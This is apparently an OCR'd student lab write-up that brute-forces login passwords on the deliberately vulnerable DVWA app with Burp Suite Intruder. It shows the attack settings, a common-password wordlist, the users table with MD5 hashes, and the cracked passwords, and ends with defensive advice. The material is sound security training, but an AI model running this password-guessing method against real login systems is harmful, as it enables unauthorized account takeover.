
XSS attacks can be used to retrieve information and cookies by the attacker. Implementing a Content-Security Policy to control where JavaScript is being loaded and executed could help secure websites from these attacks.

Other Challenges


a) Brute Force

1) Low security


In order to do the brute force attack, we need to use the built-in Burp Suite software in kali.




We can now see the HTTP request history when using Burp's browser to access DVWA, log in, and go to the brute force section:



Trying to log in with the admin account and the password we know, we can see that the login request is a GET request that contains the username and password in the URL.




We will send this login request to the intruder.




The intruder tab of burp suite gives us the option to send many automated requests to the server with different parameters and options. For instance, we can modify the login GET request to send a different password every time (called the “payload”) and look in the responses of these GET requests for the response that indicates a successful login attempt.


To do that, we will use the “Grep - Match” option in the Burp options tab which is described to “be used to flag result items containing specified expressions”. This is exactly what we need, since any response that has “Welcome to the password protected area” in the body indicates a correct user and password, and any response that has “Username and/or password incorrect” is a response to a failed login attempt. Thus, we add these expressions to the grep match and select them:




In the positions tab, we need to specify which parameter of the GET request we want to brute force, which is the password. Since there is only one position (parameter) we are trying to guess, we will use the “sniper” attack type which uses one set of payloads and uses that set for each position.




In the payloads tab, we need to give the tool a list of inputs to iterate through which we will provide as a list of the top 10000 most common passwords, available as a text file on https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt (we notice that “password” is only 2nd on list, which is the password we are trying to crack!). If this list doesn’t work for the other users, we can try different lists (maybe top 1 million), or possibly even a “true” brute force with all combinations of numbers, letters, and symbols for different password lengths.



We are now ready to start the attack.



We get the same 302 error as a response for all the requests. Thus, we turn on redirects in Burp for the same site:





We have successfully cracked the password as “password”, as it is the only request where the “Welcome to the password protected area” field is true and the “Username and/or password incorrect” field is false.

We will now do the same for the 4 other users.


```
MariaDB [dvwa]> SELECT user, password FROM users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.001 sec)
```

Checking the DVWA database, we see the usernames of all 5 users, along with the hashed versions of their passwords.
We will now do the same attack, but we change the username in the URL from “admin” to each user, then we let the attack run, sort by the “Welcome…” field, and wait for a 1.






Request	Payload	Status	Error	Redirect...	Timeout	Length	Welc...	Userna...	Comment
13	abc123	200		0		4586	1		
0		200		0		4532		1	
1	123456	200		0		4532		1	
2	password	200		0		4532		1	



16	letmein	200				4582	1		
0		200				4532		1	



2	password	200				4584	1		
3	12345678	200				4532		1	

As shown by the above screenshots, we were able to crack the passwords for 4 of the users:


User	Password	Rank of password in top 10000
admin	password	2
gordonb	abc123	13
1337	~~charley~~	~~4037~~
pablo	letmein	16
smithy	password	2

For user 1337:

The brute force attack ran for a very long time, over 24 hours, without cracking this user's password. **Note that this is a limitation due to using the free edition of Burp Suite which significantly slows down the attacks as the number of attempts increases, and not because the user's password was particularly hard to crack** (looking online, we see that 1337's password is "charley" which is a very simple password and is only the 4037th most common password)**.**

```
4034  daphne
4035  daewoo
4036  dada
4037  charley
4038  cambiami
4039  bimmer
4040  bike
```

We stopped the brute force attack for 1337's password after it reached 2248 attempts, approximately 24 hours after starting it. Note again that if we were using the pro version of Burp Suite or another brute forcing software which does not throttle attack speed, we would probably be able to crack this password in less than a few minutes. (Note the sorting by the "Welcome…" field: no passwords returned a positive result so far).




We can conclude that 4 of the users used extremely common passwords and took a very short time to crack, while one user (1337) took a much longer time (since the free version of Burp slows down the attacks) but still had an unsecure password. The way to protect against brute force attacks on the server side is to add delays or locks after incorrect attempts, or for the user to use long, complex, and unique passwords which take unreasonable amounts of time to crack.

2) Medium security

This level is exactly the same as the lower level but adds a 2 second delay after each failed login. Thus, we will follow the same methodology to crack the passwords.

We catch a login attempt at the medium level from the proxy tab, send it to the intruder, and start the attack with all the exact same settings as the above (for user “admin”).




We were able to obtain the same results as the above and crack the admin’s password as “password”, in a negligible amount of time.

For the 4 users with very common passwords, the attacks only took a few seconds longer. For the user with a slightly less common password, we expect it to take around 2 hours longer, since each failed attempt includes a 2 second delay (4036 incorrect attempts * 2 seconds / 3600 = 2.2 hours) .

